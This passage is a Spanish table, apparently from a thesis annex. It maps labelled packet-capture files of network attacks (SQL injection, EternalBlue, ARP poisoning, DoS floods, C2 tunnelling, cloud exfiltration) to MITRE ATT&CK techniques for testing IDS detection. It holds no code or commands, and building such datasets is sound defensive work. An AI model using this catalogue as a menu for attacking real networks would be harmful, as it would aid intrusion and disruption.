Command and Control	Web Service	T1102	One-Way Communication	T1102.003	Subida de información confidencial a Workspace de Google Drive	T1102.003-Web_service-one_way_communication_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.21
Command and Control	Multi-Stage Channels	T1104	-	-	Sesión Remota + Ataque C2	T1104-Multi_stage_channels_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.22
Command and Control	Ingress Tool Transfer	T1105	-	-	Transferencia de archivos de un servidor C2 a un equipo previamente comprometido	T1105-Ingress_Tool_Transfer_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.8.1

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Credential Access	Brute Force	T1110	Password Guessing	T1110.001	Obtención de contraseña por fuerza bruta (adivinación)	T1110.001-Hydra_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.9
Credential Access	Brute Force	T1110	Password Guessing	T1110.001	Obtención de contraseña por fuerza bruta (adivinación)	T1110.001-FTP-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Credential Access	Brute Force	T1110	Password Guessing	T1110.001	Obtención de contraseña por fuerza bruta (adivinación)	T1110.001-SSH-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018
Credential Access	Brute Force	T1110	Password Guessing	T1110.001	Ataque sobre WPS	T1110-Wps_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	4.2.8

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Credential Access	Brute Force	T1110	Password Cracking	T1110.002	Ataque PMKID	T1110-pmkid_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	4.2.6.3
Credential Access	Brute Force	T1110	Password Cracking	T1110.002	PTW/KoreK/FMS	T1110-Ptw_korek_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	4.2.5

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Credential Access	Brute Force	T1110	Password Spraying	T1110.003	Ataque de fuerza bruta basado en diccionario de contraseñas	T1110-Diccionario_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	4.2.7
Defense Evasion	Modify Registry	T1112	-	-	Modificación del Registro de forma remota	T1112-Modify_registry_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.9

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Collection	Email Collection	T1114	Remote Email Collection	T1114.002	Recolección de correos electrónicos de un servidor Microsoft Exchange haciendo uso de credenciales robadas	T1114-Email_collection_remote_email_collection_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.16
Command and Control	Data Encoding	T1132	Standard Encoding	T1132.001	Codificación de mensajes entre la víctima y el C2 Server mediante Base64	T1132.001-Standard_Encoding_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.8.2

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Initial Access	External Remote Services	T1133	-	-	Acceso a red VPN desde dispositivo no autorizado con credenciales robadas	T1133-External_remote_services_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.3
Persistence	Browser Extensions	T1176	-	-	Instalación de Plugin en Navegador Chrome que reenvía información relacionada con búsquedas del usuario a un servidor	T1176-Browser-extension_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.7

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Credential Access Credential Access	Forced Authentication Forced Authentication	T1187 T1187	- -	- -	Forzar intento de autenticación en un servidor para obtener credenciales de acceso Forzar intento de autenticación en un servidor para obtener credenciales de acceso	T1187-Forced_Authentication_[5].pcapng T1187-Forced_Authentication2_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.5.1
Initial Access	Drive-by Compromise	T1189	-	-	HTML Exploit I - HTML Compilador	T1189-Drive-by_compromise_v1_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.4

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Initial Access	Drive-by Compromise	T1189	-	-	HTML Exploit II - Descarga de Ejecutable	T1189-Drive-by_compromise_v2_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.4
Initial Access	Exploit Public-Facing Application	T1190	-	-	Inyección SQL	T1190-Sql_injection1_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.5

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Initial Access	Exploit Public-Facing Application	T1190	-	-	Inyección SQL	T1190-Sql_injection2_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.1.3.1
Initial Access	Exploit Public-Facing Application	T1190	-	-	Inyección SQL	T1190-Sql_injection-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Initial Access	Exploit Public-Facing Application	T1190	-	-	Inyección SQL	T1190-SQL_Injection_High_Bytes1_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.26
Initial Access	Exploit Public-Facing Application	T1190	-	-	Inyección SQL	T1190-SQL_Injection_High_Bytes2_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.26

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Persistence	BITS Jobs	T1197	-	-	Establecimiento de tarea BITS en equipo Windows para garantizar persistencia tras reinicio del equipo	T1197-BITS_Jobs_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.3.1
Initial Access	Trusted Relationship	T1199	-	-	Uso de una conexión RDP sin proteger para el acceso a un equipo	T1199-Trusted_relationship_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.5
Initial Access	Hardware Additions	T1200	-	-	Adición de Hardware	T1200-Hardware_Additions_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.2.1

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Execution	Exploitation for Client Execution	T1203	-	-	Ataque con Botnet	T1203-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018
Execution	User Execution	T1204	Malicious Link	T1204.001	Enlace malicioso	T1204.001-malicious_link_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.17
Command and Control	Traffic Signaling	T1205	Port Knocking	T1205.001	Esconder y activar un puerto de forma remota	T1205.001-Port_Knocking_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.11

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Defense Evasion	Rogue Domain Controller	T1207	-	-	DCShadow: registro de un DC fraudulento para habilitar la manipulación de datos en un entorno Active Directory	T1207-Rogue_domain_controller_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.10
Lateral Movement	Exploitation of Remote Services	T1210	-	-	EternalBlue	T1210-Eternal_blue_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.1.7.1

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Lateral Movement	Exploitation of Remote Services	T1210	-	-	Ataque Web	T1210-Web_attack-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018
Lateral Movement	Exploitation of Remote Services	T1210	-	-	Ejecución de código remoto basado en vulnerabilidades de servidor FTP	T1210-Remote_code_execution_[2].png	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera	3.1.7.2

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Collection	Data from Information Repositories	T1213	-	-	Inyección SQL	T1213-SQL_injection_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.6
Defense Evasion	System Binary Proxy Execution	T1218	Regsvr32	T1218.010	Ejecución de COM scriptlet remoto	T1218.010-COM_Scriptlet_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera	3.3.1.1
Command and Control	Remote Access Software	T1219	-	-	Uso de TeamViewer para establecer canal de comunicación alternativo	T1219-RemoteAccessSoftwareLocal_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.8.3

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Command and Control	Remote Access Software	T1219	-	-	Uso de TeamViewer para establecer canal de comunicación alternativo	T1219-RemoteAccessSoftwareNAT_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.8.3
Defense Evasion	Template Injection	T1221	-	-	Injectar un fichero mediante Phishing .docx con macros modificadas que permita pasar desapercibido	T1221-Template_Injection_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.4.1
Discovery	Domain Trust Discovery	T1482	-	-	Descubrimiento de dominios de confianza en entorno Active Directory	T1482-Domain_trust_discovery_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.13
Impact	Defacement	T1491	Internal Defacement	T1491.001	Modificar fondo de pantalla equipo victima	T1491.001-Internal_Defacement_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.10.1

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Impact	Resource Hijacking	T1496	-	-	Descarga y puesta en marcha de software de criptominado	T1496-Cryptomining_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.3.2.1
Impact	Network Denial of Service	T1498	-	-	Inundación de TCBDPU	T1498-Tcbpdu_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	3.2.2
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Inundación tabla MAC	T1498.001-MAC_table_flood_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.18
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Inundación UDP	T1498.001-UDP_flood_1-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Inundación UDP	T1498.001-UDP_flood_2-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Inundación HTTP	T1498.001-HTTP_flood-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Inundación TCP	T1498.001-TCP_flood-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018
Impact	Network Denial of Service	T1498	Direct Network Flood	T1498.001	Inundación UDP	T1498.001-UDP_flood_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera	3.1.10.2

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Impact	Network Denial of Service	T1498	Reflection Amplification	T1498.002	Amplificación DNS	T1498-Amplif_dns_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	3.5.1
Impact	Network Denial of Service	T1498	Reflection Amplification	T1498.002	Fraggle	T1498-Fraggle_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	3.4.5

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Impact	Network Denial of Service	T1498	Reflection Amplification	T1498.002	Smurf	T1498-Smurf_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	3.3.1
Impact	Endpoint Denial of Service	T1499	OS Exhaustion Flood	T1499.001	Denegación de servicio a servidor web	T1499.001-OS_Exhaustion_Flood_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.16
Impact	Endpoint Denial of Service	T1499	OS Exhaustion Flood	T1499.001	Inundación SYN con suplantación	T1499-Syn_suplantacion_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	2.3.1.1.3

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Impact	Endpoint Denial of Service	T1499	OS Exhaustion Flood	T1499.001	LAND	T1499-Land_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	2.3.1.1.5
Impact	Endpoint Denial of Service	T1499	Service Exhaustion Flood	T1499.002	Reseteo de Conexión	T1499-Reseteo_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	2.3.1.1.6
Impact	Endpoint Denial of Service	T1499	Service Exhaustion Flood	T1499.002	Inundación DHCP / Inanición	T1499-Dhcp_flood_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	2.4.2.1.1

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Impact	Endpoint Denial of Service	T1499	Service Exhaustion Flood	T1499.002	Reflexión SYN-ACK	T1499-Reflexion_synack_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	3.4.2
Impact	Endpoint Denial of Service	T1499	Service Exhaustion Flood	T1499.002	Envío solicitudes HTTP a baja tasa	T1499.02-Slowhttpstest-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018
Impact	Endpoint Denial of Service	T1499	Service Exhaustion Flood	T1499.002	Envío solicitudes HTTP parciales	T1499.02-Slowloris-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Impact	Endpoint Denial of Service	T1499	Application Exhaustion Flood	T1499.003	Denegación de servicio a servidor web	T1499.03-Hulk-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018
Impact	Endpoint Denial of Service	T1499	Application Exhaustion Flood	T1499.003	Denegación de servicio a servidor web	T1499.03-GoldenEye-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018
Impact	Endpoint Denial of Service	T1499	Application or System Exploitation	T1499.004	Suplantación MAC	T1499-Mac_spoof_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	195
Persistence	Server Software Component	T1505	SQL Stored Procedures	T1505.001	Inyección SQL	T1505.001-SQL_injection_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.7

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Persistence	Server Software Component	T1505	Web Shell	T1505.003	Shell Web	T1505.005-Shell_Web_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.1.5.1
Lateral Movement	Internal Spear-phishing	T1534	-	-	Phishing interno entre equipos pertenecientes a un dominio con servidor de correo habilitado	T1534-Internal_spearphishing_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.14
Exfiltration	Transfer Data to Cloud Account	T1537	-	-	Transferir archivos de una cuenta a otra mediante un servicio en la nube	T1537-Transfer_Data_to_Cloud_Account_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.9.2

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Persistence	Pre-OS Boot	T1542	TFTP Boot	T1542.005	Modificación de imagen de SO mediante la suplantación de un Server TFTP	T1542.005-TFTP_Boot_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.3.2
Persistence	Create or Modify System Process	T1543	Windows Service	T1543.003	Creación o modificación de servicio de Windows para garantizar la persistencia	T1543.003-CreateSystemProcessWindowsService_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.3.4
Credential Access	Adversary-in-the-Middle	T1557	-	-	Suplantación del puente raíz	T1557-Puente_raiz_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	2.1.4.1.2

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Credential Access	Adversary-in-the-Middle	T1557	-	-	Redirección	T1557-Redireccion_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	2.2.2.1.3
Credential Access	Adversary-in-the-Middle	T1557	ARP Cache Poisoning	T1557.002	Envenenamiento o ARP	T1557.002-ARP_poisoning 1_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.4.1.1
Credential Access	Adversary-in-the-Middle	T1557	ARP Cache Poisoning	T1557.002	Envenenamiento o ARP	T1557.002-ARP_poisoning 2_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.19

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Credential Access	Adversary-in-the-Middle	T1557	ARP Cache Poisoning	T1557.002	Suplantación ARP	T1557-Arp_spoof_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	3.2
Credential Access	Adversary-in-the-Middle	T1557	ARP Cache Poisoning	T1557.002	Agujero 196	T1557-Hole196_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	2.1.2.1.1
Credential Access	Adversary-in-the-Middle	T1557	DHCP Spoofing	T1557.003	DHCP Spoofing	T1557-Dhcp_spoofing_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	2.4.2.1.2

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Lateral Movement	Remote Service Session Hijacking	T1563	RDP Hijacking	T1563.002	Secuestro de sesión RDP mediante tscon.exe	T1563.002-RDPHijacking_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.7.1
Impact	Data Manipulation	T1565	Stored Data Manipulation	T1565.001	Inyección SQL	T1565.001-SQL_injection_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.8
Initial Access	Phishing	T1566	Spearphishing Attachment	T1566.001	Envío de emails con documentos maliciosos	T1566.001-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Initial Access	Phishing	T1566	Spearphishing Link	T1566.002	Obtener un acceso inicial mediante ingeniería social utilizando un enlace adjunto en un correo que descargue un fichero que establezca una sesión al equipo víctima	T1566.002-Spearphishing_Link_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.2.2
Exfiltration	Exfiltration over Web Service	T1567	Exfiltration to Cloud Storage	T1567.002	Exfiltrar datos de un equipo a la nube	T1567.002-Exfiltration_To_Cloud_Storage_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.9.3
Command and Control	Dynamic Resolution	T1568	Fast Flux DNS	T1568.001	Esconder un C2 Server mediante un servidor DNS con bajo TTL y modo Fast Flux	T1568-fastFluxDNS_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.8.4

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Execution	System Services	T1569	Service Execution	T1569.002	Ejecución de un Servicio / Fichero Ejecutable de manera remota	T1569-System_services_service_execution_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.6
Lateral Movement	Lateral Tool Transfer	T1570	-	-	Transferencia de herramientas para la continuación del ataque entre máquinas utilizando protocolos de compartición de archivos	T1570-Lateral_Tool_Transfer_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.7.2

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Command and Control	Non-Standard Port	T1571	-	-	Sesión SSH en puerto 2200	T1571-SSH_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.1.9.1
Command and Control	Protocol Tunneling	T1572	-	-	Tunelizar la conexión al C2 Server mediante SSH	T1572-Protocol_Tunneling_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.8.6
Command and Control	Encrypted Channel	T1573	Assymetric Cryptography	T1573.002	Encriptar conexión con C2 Server	T1573.002_AssymetricCryptogrphy_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.8.7

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Resource Development	Compromise Infrastructure	T1584	DNS Server	T1584.002	Envenenamiento de Caché DNS	T1584-Cache_dns_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	2.4.1.1.5
Resource Development	Compromise Infrastructure	T1584	DNS Server	T1584.002	Secuestro / Redireccionamiento DNS	T1584-Secuestro_dns_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	2.4.1.1.4
Resource Development	Compromise Infrastructure	T1584	Botnet	T1584.005	Uso de Botnet	T1584.005-C2018_[6].pcapng	Dataset CIC-2018 [31]	Dataset CIC-2018

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Resource Development	Establish Accounts	T1585	Social Media Accounts	T1585.001	Creación de cuentas de redes sociales	T1585.001-Establish_social_accounts_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.2
Resource Development	Compromise Accounts	T1586	Social Media Accounts	T1586.001	Fuerza bruta para acceso a web	T1586.001-Compromise_Accounts_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.1.2.1

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Reconnaissance	Gather Victim Identity Information	T1589	Email Addresses	T1589.002	Recogida de cuentas de correo electrónico y validación de las mismas	T1589.002-Gather_victim_identity_informat ion_[4].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y FortiGate	3.1
Reconnaissance	Active Scanning	T1595	Vulnerability Scanning	T1595.002	Escaneo de vulnerabilidades	T1595.002-Port_Scanning_[3].pcapng	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.2

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Reconnaissance	Active Scanning	T1595	Wordlist Scanning	T1595.003	Escaneo de página web	T1595.003-Web_page_scanning1_[2].pcapn g	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.1.1.1
Reconnaissance	Active Scanning	T1595	Wordlist Scanning	T1595.003	Escaneo de página web	T1595.003-Web_page_scanning2_[3].pcapn g	Detección en fase temprana de ciberataques con rastro en red [32]	3.8.4

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Reconnaissance	Search Open Technical Databases	T1596	DNS/Passive DNS	T1596.001	Transferencia de zona DNS	T1596.001-DNS_Transfer_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.1.1.2
Reconnaissance	Phishing for Information	T1598	Spearphishing Link	T1598.003	Recogida de información de la víctima mediante ingeniería social	T1598.003-Spearphishing_Link_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.1.1
Defense Evasion	Network Boundary Bridging	T1599	-	-	Salto de VLAN	T1599-Salto_vlan_[1].pcapng	Seguridad en conmutadores de red y puntos de acceso. Clasificación y realización práctica de ataques [30]	3.2.1

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Defense Evasion	Network Boundary Bridging	T1599	NAT Traversal	T1599.001	Modificación de políticas de red para permitir tráfico externo a la red interna	T1599-NBB1_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.4.2
Defense Evasion	Network Boundary Bridging	T1599	NAT Traversal	T1599.001	Modificación de políticas de red para permitir tráfico externo a la red interna	T1599-NBB2_[5].pcapng	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.4.2
Collection	Data from Configuration Repository	T1602	SNMP (MIB Dump)	T1602.001	Recogida MIB de un equipamiento	T1602.001-MIB_Dump_[2].pcapng	Análisis de la capacidad de detección de ataques en red del IDS Snort bajo la matriz MITRE ATT&CK mediante Caldera [34]	3.1.8.1

TÁCTICA	TÉCNICA	ID TÉCNICA	SUBTÉCNICA	ID SUBT.	ATAQUE	FICHERO PCAP	DOCUMENTACIÓN TFG	APARTADO
Defense Evasion	Build Image on Host	T1612	-	-	Creacion y montado de un contenedor con un servidor SSH sobre un equipo previamente vulnerado	T1612-BuildImageOnHostLocal_[5].pcap.png	Análisis de la capacidad de detección de ataques en red mediante los IDS Snort y PaloAlto [33]	4.4.3
